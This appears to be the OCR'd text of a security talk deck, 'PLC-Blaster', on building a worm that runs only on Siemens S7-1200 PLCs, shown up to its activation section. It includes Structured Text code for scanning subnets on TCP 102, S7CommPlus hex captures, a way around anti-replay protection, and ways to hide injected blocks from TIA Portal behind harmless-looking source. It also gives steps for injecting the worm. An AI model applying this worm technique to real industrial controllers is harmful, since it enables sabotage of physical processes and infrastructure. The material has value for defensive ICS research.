PLC-BLASTER

A PLC only worm

OpenSource Security


- Linux Security
- Pentesting Embedded Systems
- Pentesting RFID Systems
- Pentesting Industrial Control Systems

S7-1211

- Built for small applications
- 50kb RAM
- 1MB persistent memory
- Built-in Ethernet
- V3.0 & TIAv11

SIEMENS
SIMATIC
S7-1200
RUN / STOP
ERROR
MAINT
CPU 1211C
DC/DC/RLY

How PLCs Work




Default cycle time = 150ms

Program Organization Blocks


• OB (OrganizationBlock):	Entry point
• FB (FunctionBlock):	Class with one method
• SFB (SystemFunctionBlock)	Library
• FC (Function):	Function
• SFC(SystemFunction)	Library
• DB (DataBlock):	Global memory

Programming Languages


Ladder Diagram




Sequential Function Chart



Function Block Diagram




Structured Text



```
IF "INPUT1" AND "INPUT2" THEN
  "OUTPUT":= 1;
ELSE
  "OUTPUT":= 0;
END_IF;
```

Instruction List



```
L   "INPUT1"
A   "INPUT2"
=   "OUTPUT"
```

Worm

- Target discovery?
- Carrier
- Activation
- Payloads

Target Discovery I

- TCP port 102 is open on all S7-PLCs
- Implement a portscanner
  - TCON: Open a new TCP connection
  - TDISCON: Close a TCP connection

Target Discovery II

```
IF "data".con_state = 10 THEN

  "TCON_DB"(REQ:="data".action,
            ID:=1,
            DONE=>"data".con_done,
            BUSY=>"data".con_busy,
            ERROR=>"data".con_error,
            STATUS=>"data".con_status,
            CONNECT:="data".con_param);

  IF "data".con_done = True THEN
    "data".con_state := 20;
    "data".con_timeout_counter := 0;
  ELSE
    "data".con_timeout_counter := "data".con_timeout_counter + 1;
    IF "data".con_timeout_counter > 200 THEN
      "data".con_state := 0;
    END_IF;
  END_IF;

  GOTO CYCLE_END;
END_IF;
```

Target Discovery III

```
IF "data".con_state = 0 THEN

  "TDISCON_DB"(REQ:="data".action,
               ID:=1,
               DONE=>"data".con_done,
               BUSY=>"data".con_busy,
               ERROR=>"data".con_error,
               STATUS=>"data".con_status);

  IF "data".con_error = True OR
    "data".con_done = True
  THEN
    "data".con_param.REM_STADDR[4] := ("data".con_param.REM_STADDR[4] + 1) MOD 255;
    "data".con_timeout_counter := 0;
    "data".con_state := 10;
  END_IF;

  GOTO CYCLE_END;
END_IF;
```

Worm


- Target discovery ✓
  - Portscanner (TCP 102); TCON, DISCON
- Carrier?
- Activation
- Payloads

Carrier

- Program transfer via TCP to the PLC
- Implement the transfer protocol
  - TSEND, TRCV

Protocol Analysis I

- S7CommPlus
  - Binary
  - Proprietary
  - Huge differences compared to the old S7-300/400 protocol
  - Modified in S7-1200v4 and S7-1500
  - Transfer of programs
  - Start/Stop CPU
  - Read/Write process variables



S7CommPlus

ISO8073 Class 0


TPKT


TCP

IP

Protocol Analysis II

Message 1: Connection setup







```
00000023  03 00 00 df 02 f0 80 72  01 00 d0 31 00 00 04 ca  .......r ...1....
          00 00 00 02 00 00 01 20  36 00 00 01 1d 00 04 00  .......  6.......
          00 00 00 00 a1 00 00 00  d3 82 1f 00 00 a3 81 69  ........ .......i
00000053  00 15 16 53 65 72 76 65  72 53 65 73 73 69 6f 6e  ...Serve rSession
00000063  5f 33 33 32 33 34 41 37  41 a3 82 21 00 15 2c 31  _33234A7 A..!..,1
00000073  3a 3a 3a 36 2e 30 3a 3a  54 43 50 2f 49 50 20 2d  :::6.0:: TCP/IP -
00000083  3e 20 49 6e 74 65 6c 28  52 29 20 50 52 4f 2f 31  > Intel( R) PRO/1
00000093  30 30 30 20 4d 54 20 44  2e 2e 2e a3 82 28 00 15  000 MT D .....(..
000000A3  00 a3 82 29 00 15 00 a3  82 2a 00 15 0f 4d 41 49  ...).... .*...MAI
000000B3  4b 2d 50 43 5f 32 32 33  30 39 30 36 a3 82 2b 00  K-PC_223 0906..+.
000000C3  04 01 a3 82 2c 00 12 00  2d c6 c0 a3 82 2d 00 15  ....,... -....-..
000000D3  00 a1 00 00 00 d3 81 7f  00 00 a3 81 69 00 15 15  ........ ....i...
000000E3  53 75 62 73 63 72 69 70  74 69 6f 6e 43 6f 6e 74  Subscrip tionCont
000000F3  61 69 6e 65 72 a2 a2 00  00 00 00 72 01 00 00     ainer... ...r...
```

Protocol Analysis III

Message 1: Connection setup






```
00000023  03 00 00 df 02 f0 80 72  01 00 d0 31 00 00 04 ca  .......r ...1....
          00 00 00 02 00 00 01 20  36 00 00 01 1d 00 04 00  .......  6.......
          00 00 00 00 a1 00 00 00  d3 82 1f 00 00 a3 81 69  ........ .......i
00000053  00 15 16 53 65 72 76 65  72 53 65 73 73 69 6f 6e  ...Serve rSession
00000063  5f 33 33 32 33 34 41 37  41 a3 82 21 00 15 2c 31  _33234A7 A..!..,1
00000073  3a 3a 3a 36 2e 30 3a 3a  54 43 50 2f 49 50 20 2d  :::6.0:: TCP/IP -
00000083  3e 20 49 6e 74 65 6c 28  52 29 20 50 52 4f 2f 31  > Intel( R) PRO/1
00000093  30 30 30 20 4d 54 20 44  2e 2e 2e a3 82 28 00 15  000 MT D .....(..
000000A3  00 a3 82 29 00 15 00 a3  82 2a 00 15 0f 4d 41 49  ...).... .*...MAI
000000B3  4b 2d 50 43 5f 32 32 33  30 39 30 36 a3 82 2b 00  K-PC_223 0906..+.
000000C3  04 01 a3 82 2c 00 12 00  2d c6 c0 a3 82 2d 00 15  ....,... -....-..
000000D3  00 a1 00 00 00 d3 81 7f  00 00 a3 81 69 00 15 15  ........ ....i...
000000E3  53 75 62 73 63 72 69 70  74 69 6f 6e 43 6f 6e 74  Subscrip tionCont
000000F3  61 69 6e 65 72 a2 a2 00  00 00 00 72 01 00 00     ainer... ...r...
```

Attribute-Blocks I

Attribute-Block start

```
                                                  a3 81 69  ........ .......i
00000053  00 15 16 53 65 72 76 65  72 53 65 73 73 69 6f 6e  ...Serve rSession
00000063  5f 33 33 32 33 34 41 37  41                       _33234A7 A
```

Attribute-Blocks II



```
                                                                     a3 81 69  ........ .......i
00000053  00 15 16 53 65 72 76 65  72 53 65 73 73 69 6f 6e  ...Serve rSession
00000063  5f 33 33 32 33 34 41 37  41                        _33234A7 A
```

Numbers in Attribute-Blocks

```
                                                            a3 81 69  ........ .......i
00000053  00 15 16 53 65 72 76 65  72 53 65 73 73 69 6f 6e  ...Serve rSession
00000063  5f 33 33 32 33 34 41 37  41                       _33234A7 A
```

Byte is following

$$81\ 69_{(16)} = 10000001\ 01101001_{(2)} \rightarrow 233_{(10)}$$

$$16_{(16)} = 00010110_{(2)} \rightarrow 22_{(10)}$$

Anti-Replay Mechanism


Message 2: Connection setup

```
00000023  03 00 00 89 02 f0 80 72  01 00 7a 32 00 00 04 ca .......r ..z2....
00000033  00 00 00 02 36 11 02 87  22 87 3d a1 00 00 01 20 ....6... ".=....
00000043  82 1f 00 00 a3 81 69 00  15 00 a3 82 32 00 17 00 ......i. ....2...
00000053  00 01 3a 82 3b 00 04 82  00 82 3c 00 04 81 40 82 ..:.;... ..<...@.
00000063  3d 00 04 84 80 c0 40 82  3e 00 04 84 80 c0 40 82 =.....@. >.....@.
00000073  3f 00 15 1b 31 3b 36 45  53 37 20 32 31 32 2d 31 ?...1;6E S7 212-1
00000083  42 45 33 31 2d 30 58 42  30 20 3b 56 33 2e 30 82 BE31-0XB 0 ;V3.0.
00000093  40 00 15 05 32 3b 35 34  34 82 41 00 03 00 03 00 @...2;54 4.A.....
000000A3  a2 00 00 00 00 72 01 00  00
```

$22_{(16)}+80_{(16)} = A2_{(16)}$

Anti-Replay Mechanism

Message 3: Connection setup



```
0000010B  03 00 00 8c 02 f0 80 72  02 00 7d 31 00 00 05 42 .......r ..}1...B
0000011B  00 00 00 03 00 00 03 a2  34 00 00 03 a2 01 01 82 ........ 4.......
0000012B  32 01 00 17 00 00 01 3a  82 3b 00 04 82 00 82 3c 2......: .;.....<
0000013B  00 04 81 40 82 3d 00 04  00 82 3e 00 04 84 80 c0 ...@.=.. ..>.....
0000014B  40 82 3f 00 15 00 82 40  00 15 1a 31 3b 36 45 53 @.?....@ ...1;6ES
0000015B  37 20 32 31 32 2d 31 42  45 33 31 2d 30 58 42 30 7 212-1B E31-0XB0
0000016B  3b 56 33 2e 30 82 41 00  03 00 00 00 00 00 00 04 ;V3.0.A. ........
0000017B  e8 89 69 00 12 00 00 00  00 89 6a 00 13 00 89 6b ..i..... ..j....k
0000018B  00 04 00 00 00 00 00 00  72 02 00 00
```

$$22_{(16)}+80_{(16)} = A2_{(16)}$$

Transfer a Program

Message: Download block

TIA V11 →

```
00000901  03 00 04 00 02 f0 00 72  02 05 a9 31 00 00 04 ca .......r ...1....
00000911  00 00 00 1d 00 00 03 a2  34 00 00 00 03 00 04 00 ........ 4.......
00000921  00 00 00 00 a1 8a 32 00  01 94 57 20 00 a3 81 69 ......2. ..W ...i
00000931  00 15 04 4d                          8a 83 f9 bd ...Main. ........
00000941  e6 ef e4 9b          1               a3 93 11 00 ........ ...[....
00000951  14 00 62 90 00 00 03 78  f9 81 d8 db 20 c3 0c 30 ..b....x .... ..0
00000961  23 50 80 a1 79 09 58 3e  18 5a 9a 58 9a 9a 58 98 #P..y.X> .Z.X..X.
00000971  59 18 02 cb 53 54 2f 91  94 00 70 fb 06 9f 5f 6c Y...ST/. ..p..._l
00000981  fc 9d e2 9d f3 f3 8a 4b  12 f3 4a 14 fc c0 c9 1e .......K ..J.....
                                 .
                                 .
                                 .
                                 .
```

Blocktype

Blocknumber

Transfer a Program


- Transfer Attributes:
  - Some are used by the PLC
  - Some are used by TIA in case of program retrieval

LastModified	(0x9315)
LoadMemorySize	(0x9316)
IdentES	(0x9311)
WorkingMemorySize	(0x9313)
Comment	(0xa140)
InterfaceModified	(0x936f)
InterfaceDescription	(0x9370)
LineComments	(0x9372)
BlockNumber	(0x9359)
BlockLanguage	(0x935b)
KnowhowProtected	(0x935c)
Unlinked	(0x935f)
Fprotection	(0x9360)
RuntimeModified	(0x9361)

BodyDescription	(0x9365)
Binding	(0x984f)
OptimizeInfo	(0x9369)
TOblockSetNumber	(0x9c23)
TypeInfo	(0xa362)
Code	(0x9414)
ParameterModified	(0x9415)
NetworkComments	(0x9418)
NetworkTitles	(0x9419)
CalleeList	(0x941a)
InterfaceSignature	(0x941b)
DebugInfo	(0x941d)
LocalErrorHandling	(0x941e)
LongConstants	(0x941f)
intRefData	(0x9417)

Fun with Attribute Blocks I

- Data redundancy creates attack surface




```
00000901  03 00 04 00 02 f0 00 72  02 05 a9 31 00 00 04 ca .......r ...1....
00000911  00 00 00 1d 00 00 03 a2  34 00 00 00 03 00 04 00 ........ 4.......
00000921  00 00 00 00 a1 8a 32 00  01 94 57 20 00 a3 81 69 ......2. ..W ...i
                                   .
                                   .
                                   .
                                   .
00000C71  53 77 65 65 70 20 28 43  79 63 6c 65 29 22 00 a3 Sweep (C ycle)"..
00000C81  93 59 00 03 00 01 a3 93  5a 00 01 00 a3 93 5b 00 .Y...... Z.....[.
```

Which one is evaluated by Siemens?

Fun with Attribute Blocks I

- Data redundancy creates attack surface



```
00000901  03 00 04 00 02 f0 00 72  02 05 a9 31 00 00 04 ca .......r ...1....
00000911  00 00 00 1d 00 00 03 a2  34 00 00 00 03 00 04 00 ........ 4.......
00000921  00 00 00 00 a1 8a 32 00  01 94 57 20 00 a3 81 69 ......2. ..W ...i
                                  .
                                  .
                                  .
                                  .
00000C71  53 77 65 65 70 20 28 43  79 63 6c 65 29 22 00 a3 Sweep (C ycle)"..
00000C81  93 59 00 03 00 01 a3 93  5a 00 01 00 a3 93 5b 00 .Y...... Z.....[.
```

Which one is evaluated by Siemens? Both!

Fun with Attribute Blocks I

- Allows you to download hidden blocks
- Choose an existing blocknumber
- TIA Portal recognizes only the original block
- Not working with data blocks

Fun with Attribute Blocks II

- The code is transferred in two variants

Source code in XML
displayed by TIA

```
<BC>
<Fold UId="23">
<NL UId="24"/>
<BCL TE=" * This is a comment."/>
<NL UId="21"/>
<BCL TE=" "/>
<BCE/>
</Fold>
</BC>
<NL UId="42"/>
<NL UId="38"/>
<Statement TE="IF" UId="59" SI="IF">
.
.
.
.
```

Byte code executed by
the PLC

```
02 4c 00 00 e0 02 4c 04
00 e0 02 4c 08 00 e0 02
4c 0c 00 e0 02 4c 10 00
e0 02 4c 14 00 f8 18 58
02 f8 18 58 06 18 40 01
f8 70 00 04 01 02 1a 40
05 6f 00 2c 7c 00 01 6c
01 68 00 68 01 14 40 01
```

Fun with Attribute Blocks II

- Allows you to make your program source code look unsuspicious
- But actually malicious binary code is executed

Fun with Attribute Blocks III

- Some attribute blocks can be left out
- You don't need to ship your worm's source code
- Reduce the amount of data

Implement the Worm

- Implement the worm using TIA:
  - connection setup
  - Anti-replay-protection
  - Create empty data blocks for messages
- Transfer the worm to the PLC with TIA and capture pcaps
- Retrieve the messages from the pcaps
- Store the messages in the empty DBs
- Inject the worm with your own tool

Worm

- Target discovery ✓
  - Portscanner (TCP 102); TCON, DISCON
- Carrier ✓
  - Implement the S7-Protocol; TSEND, TRCV
- Activation?
- Payloads

Activation

- OB (OrganizationBlock): int main()
